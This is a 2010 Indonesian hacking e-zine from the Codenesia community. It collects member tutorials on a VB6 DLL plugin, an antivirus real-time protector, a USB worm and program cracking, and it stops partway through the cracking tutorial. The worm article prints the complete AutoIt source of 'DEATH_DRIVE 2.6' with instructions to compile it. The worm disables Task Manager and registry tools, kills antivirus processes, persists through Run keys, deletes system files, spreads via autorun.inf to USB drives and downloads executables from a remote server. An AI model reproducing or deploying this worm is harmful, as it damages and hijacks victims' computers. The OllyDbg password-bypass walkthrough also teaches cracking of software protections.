



MAGAZINE

Build Indonesia With Code

ANTIVIRUS|VIRUS|HACKING|CRACK|ETC.



CODENESIA.COM

codenesia

build nation with code

DIAMBIL DARI TUTORIAL
PARA MEMBER CODENESIA.

1st

+ Tips dan saran dari Pamzlogic

Dibalik CN Magazine.....

Mengingat umur komunitas Codenesia yang sudah lebih satu tahunan, yang ternyata dalam database artikelnya cukup banyak, rasanya sayang jikalau tidak didokumentasikan dalam bentuk yang lebih ringkas yaitu pada sebuah eZine yang diberi nama CNZine. Ini adalah CNZine yang pertama edisi Maret 2010 yang kami susun, sehingga kami menyadari masih banyak kekurangan pada CNZine ini, lebih-lebih kurangnya waktu serta sumber daya yang kami miliki. CNZine pertama codenesia edisi Maret 2010 hanya berisi kumpulan-kumpulan artikel yang cukup menarik yang pernah di posting oleh member Codenesia, dan di muat pada web www.codenesia.com sejak awal berdirinya komunitas kecil yang bergerak didunia programming yaitu Codenesia.

Kami adalah komunitas kecil dunia maya, yang ingin membangun bangsa ini dan berbagi pengetahuan dunia programming dengan cara kami sendiri, tentunya kami membutuhkan banyak dukungan dari berbagai pihak dalam membangun komunitas kecil kami ini untuk menjadi komunitas yang lebih baik dan berguna bagi masyarakat IT Indonesia. Maju terus IT Indonesia....

Jika anda punya artikel menarik tentang IT (Virus, Antivirus, Hacking dan Cracking), dan ingin berbagi dengan sesam anda bisa mempublish artikel anda melalui web Codenesia secara langsung. Atau mengirimkannya melalui redaksi CNZine di info@codenesia.com

Salam

Codenesia Staff



CNZine I edisi Maret 2010

Cover : Hakz

Sorter : Anharku

Layouter : Anharku & HrXxx

Editor : HrXxx

Thankz To

ALL Codenesia Staff

ALL Codenesia Member

Daftar isi:

Membuat DLL ekstensi Pribadi [Anharku]	5
Membuat RTP Antivirus dengan VB 6.0 [HrXxX]	8
Membuat Script Virus dengan AutoIT script [Poetro]	9
5 Menit Crack Program [HrXxX]	14
Menipu Chatter lain dengan Cam Palsu [HrXxX]	21
Membuat Folder Invisible [VirSpector]	24
Hack HP Orang dengan BT File Manager [VirSpector]	25
Fake Mailing [VirSpector]	28
Membuat File Kebal Dihapus [HrXxX]	30
Menghapus Folder Autorun.inf yang diprotect [HrXxX]	32
Source Proteksi Proses [HrXxXX]	33
(Source)Kuis Sederhana dengan VB 6.0 [HrXxX]	34
Interview sekilas dengan Pamzlogic	35




Membuat DLL untuk Ekstensi Pribadi CMC


By: anharku

Cara membuat file DLL (Dinamic Link Library) pada VB6.0 adalah sebagai berikut:


1. Klik Start-All Programs- **Microsoft Visual Basic 6.0**
2. Pilih ActiveX DLL, Klik **Open**



3. Maka akan keluar lembar kerja dari VB6.0 lalu klik kanan pada Project1, **Add Form** , Jangan lupa rename nama Project dengan nama "Ekstensi".



4. Setelah Form ditambahkan, tambahkan tombol/ button ,drag dari ToolBox



Klik 2x Tombol/button tersebut dan masukkan ke dalamnya code berikut:

```
Dim Mei As Object
Set Mei = CreateObject("wscript.shell")
Mei.RegWrite "HKCR\*.cmc\", "exefile", "REG_SZ" 'ubah bagian exefile di hkcr
```

Pada bagian Class Module (ClsCMCPlugin_0) tulis code sebagai berikut:

```
Private Type MY_PLUGIN_GENERAL_INFORMATION
    szPluginName As String * 128
    szPluginDescription As String * 128
    szPluginAuthor As String * 128
    szPluginAuthorSite As String * 128
    szPluginAuthorEMail As String * 128

    szPluginAuthorAddress As String * 128
    nPluginVersionMajor As Long
    nPluginVersionMinor As Long
    nPluginVersionRevision As Long
End Type

Private MyPluginInfo As MY_PLUGIN_GENERAL_INFORMATION

Public Function CPgGetInfo0() As Long
    On Error Resume Next
    With MyPluginInfo
        .szPluginName = "EkstensiPribadi" & Chr$(0)
        .szPluginDescription = "Membuat Ekstensi *.cmc" & Chr$(0)
        .szPluginAuthor = "Anhar" & Chr$(0)
        .szPluginAuthorSite = "www.anharku.freevar.com" & Chr$(0)
        .szPluginAuthorEMail = "v_maker@yahoo.com" & Chr$(0)
        .szPluginAuthorAddress = "anhar" & Chr$(0)
        .nPluginVersionMajor = 1
        .nPluginVersionMinor = 10
        .nPluginVersionRevision = 0
    End With
    CPgGetInfo0 = VarPtr(MyPluginInfo)
End Function
```

```
Public Function CPgGo0() As Long
On Error Resume Next
Dim FrmPlugin As Object
    Set FrmPlugin = New Form1
    FrmPlugin.Show 1
    Set FrmPlugin = Nothing
    MsgBox "Thank's You!"
    CPgGo0 = 1
End Function
```

Klik File- Make Prject1.dll

Maka akan keluar Jendela Make Projeck lalu simpan dengan nama Ekstensi.dll, klik OK

File DLL telah selesai dibuat dan siap digunakan



Thank's To:

HrXXX

Semoga Bermanfaat...

Salam

Anharku



Membuat Real Time Protector Antivirus -Vb 6.0

By: HrXxX

Real Time Protector adalah fitur yang cukup vital pada sebuah Antivirus, untuk memberikan kenyamanan dan kemudahan bagi pengguna Antivirus tersebut. Hampir sebagian Antivirus local yang baik telah dilengkapi dengan Real Time Protector. RTP juga sangat berperan dalam pencegahan serangan virus baik dari segi kelalaian user karena RTP bekerja tanpa perintah manual user. Untuk itu sudah seharusnya semua Antivirus ada baiknya dilengkapi dengan RTP, contoh RTP pada suatu Antivirus.



Pada umumnya RTP bekerja ketika user membuka sebuah folder, dan mechine SCAN pada RTP tsb akan bekerja melakukan pengecekan pada file – file yang terdapat pada folder tersebut baik sampai pada sub folder maupun di luar sub folder saja. Pada contoh pembuatan RTP kali ini, kita memakai suatu user control kusus RTP dan dipadukan dengan Engine Acntivirus yang di didistribusikan dalam bentuk Capsule (KAV Capsule 0.1-1), fungsi RTP pada cotnoh kali ini hanya punya 2 level scanning yaitu M31 Pattern dan VBS Heur dan akan menampilkan kotak pesan jika menemukan virus (kotak pesan ini kurang baik digunakan, bias anda ganti dengan form), silahkan kembangkan sendiri jika anda mau untuk RTP Antivirus yang sudah atau akan anda buat.

Download project contoh RTP dalam bentuk archive RAX disini (folder supplement):

http://www.4shared.com/file/105676941/cc0e3538/Contoh_RTP.html

Membuat Script Virus Dengan Autoit Script

By: Poet_freaks

```
+++++++  
/** INTRO */  
+++++++
```

banyak orang yang tertarik untuk membuat virus serta antivirus untuk menunjukkan kehebatannya dalam ilmu programming, membalas dendam, atau mungkin menolong orang dan kemungkinan paling banyak adalah karena iseng.

sudah banyak anak SMP, SMA yang sudah mulai tertarik akan dunia komputer, baik hanya untuk main Online game atau tertarik untuk programming (seperti saya :D). virspector udah SMP blum yak?? :D

Bagi mereka yang hanya bermain game online tanpa mengetahui seluk beluk komputer, mereka tidak tau jika username dan password mereka sewaktu-waktu bisa di curi, dan seperti biasa, jika itu telah terjadi, merka kan menangis, bertanya, atau mungkin berlalu begitu saja.

Jika mereka tertarik dengan programming, mereka pasti memiliki jalan pikiran serta logika yang relatif berbeda dengan teman-teman di sekitar mereka. dan tak jarang, mereka di anggap sebagai orang aneh oleh orang-orang di sekitar mereka.

```
+++++++  
/** Inti */  
+++++++
```

Banyak anak-anak yang tertarik dengan virus komputer (tepatnya WORM) dan mencoba mencari source code worm di internet untuk bermain-main, atau sekedar ingin tau. Mereka terlalu malas untuk belajar programming dan mengembangkan logika mereka



sendiri. dan tak jarang keingintahuan mereka membawa dampak yang lumayan serius (coba pikir, jika mereka menjalankan code yang baru saja mereka temui dan ternyata code tersebut adalah varian dari w32/kspool. waw... saya yakin, orang tua mereka pasti marah besar, terang saja marah. dokumen penting yang ada di komputer pasti terenkrip dan sulit terbaca).

Langsung saja..... saya hanya ingin berbagi. Beberapa waktu lalu saya memiliki pikiran aneh (sarap :D) dan terpikirkan oleh saya untuk menuliskan kode worm. Dan inilah hasilnya....

kode ini hanya untuk di pelajari, bukan untuk permainan. jika kalian tau resikonya, silakan di pelajari, jika kalian tidak tau resiko dari code ini. STOP!!!! berhenti membaca dan navigasikan browser kamu keluar dari halaman ini.

Kode ini di tulis dalam bahasa AUTOIT (www.autoitscript.com).. pelajari terlebih dulu tentang autoit, baru pelajari kode ini karena penjelasan yang saya berikan cuma seadanya [maaf.. saya adalah orang yang malas menjelaskan :D].

```
;/* == CODE START FROM HERE == */;
```

```
; =====  
;          DEATH_DRIVE 2.6  
;          -----  
; written by poet_freak a.k.a poetro  
; only for educational purpose only  
; this code is given freely  
; without any warranty, use it at  
; your own risk  
; december, 14 - 2008, 15.44 pm  
;all rights reversed  
; =====
```

```
Opt("trayiconhide" ,1) ; hide systemtray icon
```

```
if ProcessExists("explorer.exe") = true Then  
    Run(@windowsdir & "deathdrive_daemon.exe")  
EndIf
```

```
While 1
```



```

if ProcessExists("taskmgr.exe") = true Then ;if taskmanager active = True
    Shutdown(6) ; force restart computer
endif
If ProcessExists("msconfig.exe") = true Then ; if msconfig active = true
    shutdown(6) ; force restart
EndIf
ProcessClose("ansav.exe") ; force close ansav.exe
ProcessClose("pcmav-cln.exe") ; force close pcmav-cln.exe

$reg1 = "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" ;
declare var reg1 as
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
$reg2 = "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion" ;
declare var reg2 as HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion
    RegWrite ($reg1,"daemon","REG_SZ",@windowsdir &"\p0et.exe") ;
write registry value at $reg1
    RegWrite ($reg1,"Avgsysstray","REG_SZ",@windowsdir &"\p0et_freak1.exe")
    RegWrite ($reg1,"esetkrn","REG_SZ",@windowsdir &"\p0et_freak2.exe")
    RegWrite ($reg1,"NvidCpl","REG_SZ",@windowsdir &"\p0et_freak3.exe")
    RegWrite ($reg1,"Msmgs","REG_SZ",@windowsdir &"\msmsgs.exe")
    Regwrite ($reg2 &"\Explorer\Advanced","SuperHidden","REG_DWORD","0") ;
write registry value at $reg2
    Regwrite ($reg2 &"\Explorer\Advanced","ShowSuperHidden","REG_DWORD","0")
    Regwrite ($reg2 &"\Explorer\Advanced","HideFileExt","REG_DWORD","1")
    Regwrite ($reg2 &"\Explorer\Advanced","Hidden","REG_DWORD","2")
    RegWrite ($reg2 &"\Policies\Explorer","NoFind","REG_DWORD","1")
    Regwrite ($reg2 &"\Policies\Explorer","NoFolderOptions","REG_DWORD","1")
    Regwrite ($reg2 &"\Policies\Explorer","NoDriveTypeAutoRun","REG_DWORD","91")
    RegWrite ($reg2 &"\Policies\Explorer","NoWelcomeScreen","REG_DWORD","1")
    Regwrite ($reg2 &"\Policies\system","DisableTaskMgr","REG_DWORD","1")
    Regwrite ($reg2 &"\Policies\system","DisableRegistryTools","REG_DWORD","1")
    Regwrite ($reg2 &"\Policies\system","ConfirmFileDelete","REG_DWORD","0")
    RegWrite("HKEY_CURRENT_USER\Control Panel\International","s1159","REG_SZ",
"poet")
    RegWrite("HKEY_CURRENT_USER\Control Panel\International","s2359","REG_SZ",
"poet")
    RegWrite("HKEY_CURRENT_USER\Control Panel\International\Mouse",
"MouseSensitivity","REG_SZ","0")
    RegWrite("HKEY_CURRENT_USER\Control Panel\International\Mouse",
"SwapMouseButtons","REG_SZ","1")

    FileCopy(@ScriptFullPath,@windowsdir &"\msmsgs.exe") ; create
msmsgs.exe at C:\windows
    FileCopy(@scriptfullpath,@windowsdir &"\p0et_freak1.exe")
    FileCopy(@scriptfullpath,@windowsdir &"\p0et_freak2.exe")
    FileCopy(@scriptfullpath,@windowsdir &"\p0et_freak3.exe")
    FileCopy(@ScriptFullPath,@TempDir &"\pagefile.pif")
    FileCopy(@scriptfullpath,@ProgramFilesDir &"\Common Files\D_loader.exe")
    FileSetAttrib(@windowsdir &"\wininit.exe","-R") ; clear read
only attribute
    FileSetAttrib(@windowsdir &"\msmsgs.exe","+R+H+S") ; create
readonly + hidden + system file attribute
    FileSetAttrib(@windowsdir &"\p0et_freak1.exe","+R+H+S")
    FileSetAttrib(@windowsdir &"\p0et_freak2.exe","+R+H+S")
    FileSetAttrib(@windowsdir &"\p0et_freak3.exe","+R+H+S")
    FileSetAttrib(@TempDir &"\pagefile.pif","+S+R+H")

```

```

FileDelete(@windowsdir & "\wininit.exe")          ; delete C:\Windows\wininit.exe
FileDelete(@SystemDir & "\MsVbVm60.dll")

if FileExists(@WindowsDir & "\autorun.inf") <> True Then
    $atr = fileOpen(@WindowsDir & "\autorun.inf",2)          ; create
    autorun.inf in C:\windows, then open C:\windows\autorun.inf
    FileWrite($atr, "[autorun]" & @CRLF)                    ; write
    [autorun]
        filewrite($atr, "label=Infected.!" & @crlf)          ; write
label=infected.! at next line
        FileWrite($atr, "open=d_loader.exe" & @CRLF)
        FileWrite($atr, "shellexecute=d_loader.exe" & @CRLF)
        FileWrite($atr, "shell\Explore\command=d_loader.exe" & @CRLF)
        FileWrite($atr, "shell\Open\command=d_loader.exe" & @CRLF)
        FileWrite($atr, "shell=Explore")
        FileClose($atr)                                     ; close
file
        FileSetAttrib(@WindowsDir & "\autorun.inf","+R+H+S") ; set file
attribute to readonly, hidden, system
    EndIf

if FileExists(@MyDocumentsDir & "\death-drive ver. 2.6 readme.txt") <> True Then
$atr = FileOpen(@MyDocumentsDir & "\death-drive ver. 2.6 readme.txt",2)
    FileWrite($atr, "to: someone there.... I still love U..." & @CRLF)
    Filewrite($atr, "" & @crlf)
    Filewrite($atr, "aku tak akan panjang lebar," & @crlf)
    Filewrite($atr, "aku hanya ingin tahu jawabmu," & @crlf)
    Filewrite($atr, "mengapa di setiap perkataan yang aku katakan dengan tidak
serius, kamu percaya," & @crlf)
    Filewrite($atr, "namun di saat aku jujur dan mengatakan semua yang memang
benar terjadi, kau tak percaya." & @crlf)
    Filewrite($atr, "" & @crlf)
    Filewrite($atr, "apa salahku??" & @crlf)
    Filewrite($atr, "mengapa dirimu begitu??" & @crlf)
    Filewrite($atr, "" & @crlf)
    Filewrite($atr, "mengapa sampai segitunya dirimu membenciku??" & @crlf)
    Filewrite($atr, "" & @crlf)
    Filewrite($atr, "01 juni 2009 /* Aku masih sayang padamu */" & @crlf)
    FileClose($atr)
EndIf

$path1 = DriveGetDrive ("REMOVABLE")
    if Not @error Then
        for $d = 1 to $path1[0]
            $flashdrive = $path1[$d]
            if $flashdrive <> "A:" and DriveGetFileSystem($flashdrive) <> ""
Then
                FileSetAttrib($flashdrive & "\autorun.inf","-R")
                FileCopy(@ScriptFullPath,$flashdrive & "\d_loader.exe")
                FileCopy(@WindowsDir & "\autorun.inf",$flashdrive &
"\autorun.inf",1)
                FileCopy(@mydocumentsdir & "\death-drive ver. 2.6 readme.txt",
$flashdrive & "\death-drive ver. 2.6 readme.txt")
                FileSetAttrib($flashdrive & "\autorun.inf","+R+H+S")
                FileSetAttrib($flashdrive & "\d_loader.exe","+R+H+S")

```

```

$search1 = FileFindFirstFile($flashdrive & "\*.")
if $search1 <> -1 Then
    $file1 = FileFindNextFile($search1)
    FileCopy(@scriptfullpath,$flashdrive & "\" & $file1
& ".exe")
    FileSetAttrib($flashdrive & "\" & $file1,"+H")
    FileSetAttrib($flashdrive & "\" & $file1 & ".exe","-H-S")
EndIf
FileClose($search1)
EndIf
Next
EndIf
; Harddisk Drive
$path2 = DriveGetDrive ("FIXED")
if Not @error Then
    for $f = 1 to $path2[0]
        $drive = $path2[$f]
        FileSetAttrib($drive & "\autorun.inf","-R")
        FileCopy(@mydocumentsdir & "\death-drive ver. 2.6 readme.txt",
$drive & "\death-drive ver. 2.6 readme.txt") ;copy
        FileDelete($drive & "\autorun.inf")
        FileCopy(@scriptfullpath, $drive & "temp.exe")
    Next
EndIf

; *optional, auto-update feature
$webpath = "http://hl.ripcity.com/poet_freak/file" ; declare webpath
to download update
    if FileExists(@systemdir & "\p0et_freak1.exe") = True Then ; check file,
if exist download file1.exe from webpath, then rename it to poet_freak1.exe
        InetGet($webpath & "/file1.exe",@SystemDir & "\p0et_freak1.exe")
    EndIf
    if FileExists(@systemdir & "\p0et_freak2.exe") = True Then
        InetGet($webpath & "/file2.exe",@SystemDir & "\p0et_freak2.exe")
    EndIf
    if FileExists(@systemdir & "\p0et_freak3.exe") = True Then
        InetGet($webpath & "/file3.exe",@SystemDir & "\p0et_freak3.exe")
    EndIf
WEnd ; end of code

;/** ===== END OF CODE ===== */;

```

SILAKAN DI PASTE-kan kode tersebut di scite. kemudian compile dengan parameter sesuai keinginan anda. SAYA TIDAK MENYARANKAN UNTUK DI JALANKAN DI KOMPUTER TANPA PROTEKSI ANTIVIRUS DENGAN HEURISTIC SYSTEM YANG BENAR-BENAR STABIL USE THIS CODE AT UR OWN RISK...!! Seperti yang sering dikatakan oleh ANHARKU "kesalahan merupakan bagian dari pembelajaran" waspadalah.! waspadalah.! Hehehehe..



Tutor 5 menit crack program

By: HrXXX


Crack? apa ya, suara kecelakaan bunyinya crak..., suara pohon tumbang bunyinya crak, suaru kentut bunyinya brot....Ha9x. udah bercandanya ah, ada-ada aja sampeyan. CRACK? gak sempat terlintas di benak saya seblumnya, untuk membuat artikel – artikel barbau seperti ini. Yah, karena kehabisan materi mau sharing ap, jadinya udah sampai disini juga alias kefefet. 😊. Sepertinya mustahil melakukan craking suatu program dalam waktu 5 menit, tapi gak ada yang gak mungkin seh di dunia ini , he8. Walaupun pada tutor kali ini program target adalah buatan program kusus yang saya buat sendiri. Tapi program ini bukan asal sembarang program, walupun codenya sederhana dan ditulis hanya dalam waktu sekian menit, namun program ini bisa di analogikan dengan program yang saya buat dan luncurkan ke public yang bernama RaX file Packer 1.0 yang notabene sudah di crak duluan. Ha9x

Disini saya hanya akan menunjukan betapa mudahnya melakukan craking program, yang bisa dikatakan sekelas dengan RaX 1.0 karena saya membuat codenya sesuai dengan code 'password' saat RaX membuka archive yang terpassword. Sekali lagi kita butuh waktu singkat dan modal kecil untuk crak program yang kurang di perhatikan pada securitnya. Untuk mengetahui apa saja yang harus anda persiapkan, simak hal – hal yang harus anda miliki seperti berikut.

1. Punya otak, jelas dunk minimal otaknya didengkul lah. He9x, kalo saya jujur ada dipantat otaknya. 😊. Jadi gak perlu punya otak yang tok-cer kok untuk praktek craking ini
2. Lulus sekolah dasar, walaupun nemnya merah semua. Hi9x
3. Program target, kali ini kita menggunakan program target yang saya tulis sendri yang punya punya struktur sama pada fungsi seleksi password pada RaX 1.0. Kalo anda sudah praktek ini, bisa anda buat program anda sendiri lalu crak dengan cara yang mungkin hampir sama. Download program target yang sudah saya siapkan disini ([namanya cont.exe](#)). Program tersbut tidak saya pack, jadi anda tidak perlu unpacker, namun praktek sesungguhnya anda harus mempersiapkan unpaker.
4. Ollydbg, jelas lah pake tool andalan kita – kita. Saya pake Olly 1.1 Downloadnya cari di google kalo lum punya. 😊



5. Udah itu tok, n terakhir jangan lupa pake baju dan celana biar gak dingin saat cracking. Hi9x. Maklum habis show cam via BCA. Ha9x Okay coba kita jalankan program bernama **cont.exe**, kira – kita tampilanya sebagai berikut.



Lalu masukan kata 'hirinmesum' atau sembarang kata kecuali 'mei' pada textbox. Dan sekarang anda klik tombol "CEK" dan hasilnya adalah sebagai berikut.




Yup, munculah tulisan yang bikin kita horney !,Hi9x, hasilnya adalah kotak pesan "Pass salah !", agar anda tahu kenapa ini terjadi silahkan lihat source code program di atas.

```
Private Sub Command1_clik()  
If txtPass.Text <> "mei" Then  
    MsgBox "Pass salah !"  
    Exit Sub  
End If  
  
MsgBox "pass benar !"  
End Sub
```


Dari source code terlihat jelas, ketika kita memasukan pass dengan kata selain 'mei' maka akan muncul kotang pesan '*pass salah !*'. Lalu akan keluar dari sub, tanpa mengeksekusi kotak pesan "*pass benar !*". Sekarang tugas kita sebagai craker dengan

modal otak di pantat atau didengkul, atau ada yang di kepala akan melewati 2 baris code, agar ketika tombol 'CEK' di klik program tidak akan melakukan seleksi pada password. Hu... gampang banget she teorinya gimana prakteknya ? Ayo kita coba, buka dunk bajunya eh Olly DBG nya dan open file *cont.exe (target kita)* jrengggggggg !! seperti ini tampilanya




Duh – duh bingung, isinya teks – teks aneh, puyeng – puyeng. Tapi sabar mari kita ikuti langkah selanjutnya, kita harus ingat bahwa ketika kita menuliskan sembarang password pada textbox password dan munculnya kotak pesan "Pass salah !", nah itulah yang akan kita jadikan patokan untuk craking program tanpa melakukan debugging yang panjang pun juga bisa. 😊


Sekarang klik kanan jendela utama yang muncul di hadapan anda. Lalu muncul popup menu, dan pilihlah "Search For" – "All referenced text strings" lihat pada gambar !



Lalu akan muncul jendela baru, lalu klik kanan jendela tersebut pilih menu "*Search Text For*", dan isikan "Pass salah" pada dialog 'search', ingat kata ini kita peroleh saat kita memasukkan pass yang salah, dengan mengasumsikan bahwa di sekitar 'offset' yang memuat informasi string Unicode "Pass salah" terdapat fungsi *IF then* (sama pada kasus RaX 1.0 yang menampilkan pesan "**wrong password**").




Nah didaerah sekitar teks inilah kita akan mencari code, IF pada program (tapi dalam bentuk bahasa mesin). Lalu setelah teks tersebut ketemu, maka lakukan langkah berikut.




Lihat pada *highlight*, teks udah ketemu, ada pada offset **401E17**. Lalu untuk mempermudah kita menuju offset tersebut, klik kanan pada baris offset tersebut, dan pilih "Follow diassembler" lalu kita akan menuju jendela sebelumnya dengan posisi offset 401E17. Dan sekarang kita tinggal mencari dimana fungsi *if* nya. Untuk itu silahkan anda cermati offset sebelumnya kira – kira 3

